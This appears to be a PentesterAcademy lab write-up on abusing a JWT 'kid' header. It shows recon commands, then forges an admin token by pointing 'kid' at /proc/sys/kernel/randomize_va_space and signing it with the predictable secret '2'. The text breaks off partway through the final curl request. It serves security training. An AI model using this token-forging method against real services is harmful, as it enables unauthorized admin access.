ATTACK DEFENSE


by PentesterAcademy

Name	kid Claim Misuse - Path Modification
URL	https://attackdefense.com/challengedetails?cid=1425
Type	REST: JWT Expert

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig




```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.7  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:07  txqueuelen 0  (Ethernet)
        RX packets 81  bytes 8810 (8.8 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 79  bytes 342000 (342.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.148.200.2  netmask 255.255.255.0  broadcast 192.148.200.255
        ether 02:42:c0:94:c8:02  txqueuelen 0  (Ethernet)
        RX packets 19  bytes 1522 (1.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 18  bytes 1557 (1.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 1557 (1.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.148.200.2.

Step 2: Use nmap to discover the services running on the target machine.


Command: nmap 192.148.200.3



```
root@attackdefense:~# nmap 192.148.200.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-20 18:11 UTC
Nmap scan report for s2iekwsdc945zm0rfyc8ylzvt.temp-network_a-148-200 (192.148.200.3)
Host is up (0.000025s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
8080/tcp open  http-proxy
MAC Address: 02:42:C0:94:C8:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.61 seconds
root@attackdefense:~#
```

Finding more information about the running service:

Command: nmap -sS -sV -p 8080 192.148.200.3




```
root@attackdefense:~# nmap -sS -sV -p 8080 192.148.200.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-20 18:12 UTC
Nmap scan report for s2iekwsdc945zm0rfyc8ylzvt.temp-network_a-148-200 (192.148.200.3)
Host is up (0.000052s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Werkzeug httpd 0.16.0 (Python 2.7.15+)
MAC Address: 02:42:C0:94:C8:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.40 seconds
root@attackdefense:~#
```

The target machine is running a Python based HTTP server on port 8080.

Step 3: Checking the presence of the REST API.

Interacting with the Python HTTP service to reveal more information about it.

Command: curl 192.148.200.3:8080


```
root@attackdefense:~# curl 192.148.200.3:8080

-== Welcome to the CLI JWT Token API ==-

    Endpoint    |  Method    | Description
    /issue      |   GET      | Issues a JWT token.
/goldenticket   |   POST     | Get your golden ticket (if role='admin').
    /help       |   GET      | Show the endpoints info.

root@attackdefense:~#
```


The response from port 8080 of the target machine reveals that the API is available on this port.

Note: The /goldenticket endpoint would give the golden ticket only if role="admin".

Step 4: Interacting with the API.

Getting a JWT Token:

Command:
curl http://192.148.200.3:8080/issue



```
root@attackdefense:~# curl http://192.148.200.3:8080/issue
-== Issued Token: ==-

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6Ii90bXAvc2VjcmV0LmtleSJ9.eyJpYXQiOjE1NzQyNz
M2ODMsInJvbGUiOiJhdXRoZW50aWNhdGVkIiwiZXhwIjoxNTc0MzYwMDgzfQ.Ldco-3QGvdDfGh8lKeMM3UdNQL
LXjlNu6bMtx73mc0A

==========================
root@attackdefense:~#
```

The response contains a JWT Token.

Issued JWT Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6Ii90bXAvc2VjcmV0LmtleSJ9.eyJpYXQiOjE1NzQyNzM2ODMsInJvbGUiOiJhdXRoZW50aWNhdGVkIiwiZXhwIjoxNTc0MzYwMDgzfQ.Ldco-3QGvdDfGh8lKeMM3UdNQLLXjlNu6bMtx73mc0A

Step 5: Decoding the header and payload parts of the JWT token obtained in the previous step.

Visit https://jwt.io and specify the token obtained in the previous step, in the "Encoded" section.



```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsImtp
ZCI6Ii90bXAvc2VjcmV0LmtleSJ9.eyJpYXQiOjE
1NzQyNzM2ODMsInJvbGUiOiJhdXRoZW50aWNhdGV
kIiwiZXhwIjoxNTc0MzYwMDgzfQ.Ldco-
3QGvdDfGh8lKeMM3UdNQLLXjlNu6bMtx73mc0A
```

```
{
  "alg": "HS256",
  "typ": "JWT",
  "kid": "/tmp/secret.key"
}
```


```
{
  "iat": 1574273683,
  "role": "authenticated",
  "exp": 1574360083
}
```

Note:
1. The algorithm used for signing the token is "HS256".
2. The token is using kid header parameter which contains the path of the secret key to be used for signing the token.

Info: The "kid" (key ID) Header Parameter is a hint indicating which key was used to secure the JWS.

Submitting the above issued token to the API to get the golden ticket:

Command:
curl -X POST -H "Content-Type: application/json" -X POST -d '{"token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6Ii90bXAvc2VjcmV0LmtleSJ9.eyJpYXQiOjE1NzQyNzM2ODMsInJvbGUiOiJhdXRoZW50aWNhdGVkIiwiZXhwIjoxNTc0MzYwMDgzfQ.Ldco-3QGvdDfGh8lKeMM3UdNQLLXjlNu6bMtx73mc0A"}' http://192.148.200.3:8080/goldenticket



```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -X POST -d '{"token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6Ii90bXAvc2VjcmV0LmtleSJ9.eyJpYXQiOjE1NzQyNzM2ODMsInJvbGUiOiJhdXRoZW50aWNhdGVkIiwiZXhwIjoxNTc0MzYwMDgzfQ.Ldco-3QGvdDfGh8lKeMM3UdNQLLXjlNu6bMtx73mc0A"}' http://192.148.200.3:8080/goldenticket

No golden ticket for you! Only admin has access to it!

root@attackdefense:~#
```

The server doesn't returns the golden ticket. It responds by saying that the ticket is only for the admin user.

Vulnerability:
1. The path of the key used for token verification is extracted from the "kid" header parameter.
2. If the attacker places the path of a file in the "kid" header parameter, which has a predictable content, then the attacker can create a forged token using the known file content and retrieve the golden ticket from the server.

Step 6: Leveraging the vulnerability to create a forged token.


Since the proc file system is present in every Linux system and some of the files in it have single values which are predictable. For instance, /proc/sys/kernel/randomize_va_space can have 3 possible values 0, 1, 2.

File used: /proc/sys/kernel/randomize_va_space

Possible Values: 0, 1, 2.

Note: Modern Linux kernels have ASLR enabled by default with the value 2.

Visit https://jwt.io and paste the token retrieved in Step 3 in the "Encoded" section.


Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsImtp
ZCI6Ii90bXAvc2VjcmV0LmtleSJ9.eyJpYXQiOjE
1NzQyNzM2ODMsInJvbGUiOiJhdXRoZW50aWNhdGV
kIiwiZXhwIjoxNTc0MzYwMDgzfQ.Ldco-
3QGvdDfGh8lKeMM3UdNQLLXjlNu6bMtx73mc0A
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE


```
{
  "alg": "HS256",
  "typ": "JWT",
  "kid": "/tmp/secret.key"
}
```

PAYLOAD: DATA

```
{
  "iat": 1574273683,
  "role": "authenticated",
  "exp": 1574360083
}
```

Set the secret / signing key value to 2 and the path of the file in the "kid" header parameter as "/proc/sys/kernel/randomize_va_space".

Also, set the role to "admin".


Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsImtp
ZCI6Ii9wcm9jL3N5cy9rZXJuZWwvcmFuZG9taXpl
X3ZhX3NwYWNlIn0.eyJpYXQiOjE1NzQyNzM2ODMs
InJvbGUiOiJhZG1pbiIsImV4cCI6MTU3NDM2MDA4
M30.x0pWfF6qJhMOA7seqLxz51znKHdBIcsxYmW4
XjgyKIs
```


Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT",
  "kid": "/proc/sys/kernel/randomize_va_space"
}
```

PAYLOAD: DATA

```
{
  "iat": 1574273683,
  "role": "admin",
  "exp": 1574360083
}
```


VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  2
) ☐ secret base64 encoded
```


Signature Verified

Forged Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6Ii9wcm9jL3N5cy9rZXJuZWwvcmFuZG9taXpl
X3ZhX3NwYWNlIn0.eyJpYXQiOjE1NzQyNzM2ODMsInJvbGUiOiJhZG1pbiIsImV4cCI6MTU3N
DM2MDA4M30.x0pWfF6qJhMOA7seqLxz51znKHdBIcsxYmW4XjgyKIs

Step 7: Using the forged token to retrieve the golden ticket.

Sending the request to get the golden ticket again:

Command:
curl -H "Content-Type: application/json" -X POST -d '{"token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6Ii9wcm9jL3N5cy9rZXJuZWwvcmFuZG9taXpl
X3ZhX3NwYWNlIn0.eyJpYXQiOjE1NzQyNzM2ODMsInJvbGUiOiJhZG1pbiIsImV4cCI6MTU3N
DM2MDA4M30.x0pWfF6qJhMOA7seqLxz51znKHdBIcsxYmW4XjgyKIs"}'
http://192.148.200.3:8080/goldenticket



```
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"token": "eyJhbGciOiJIUzI1NiIsInR
5cCI6IkpXVCIsImtpZCI6Ii9wcm9jL3N5cy9rZXJuZWwvcmFuZG9taXplX3ZhX3NwYWNlIn0.eyJpYXQiOjE1NzQyNzM2ODMsInJvbGUiOiJh
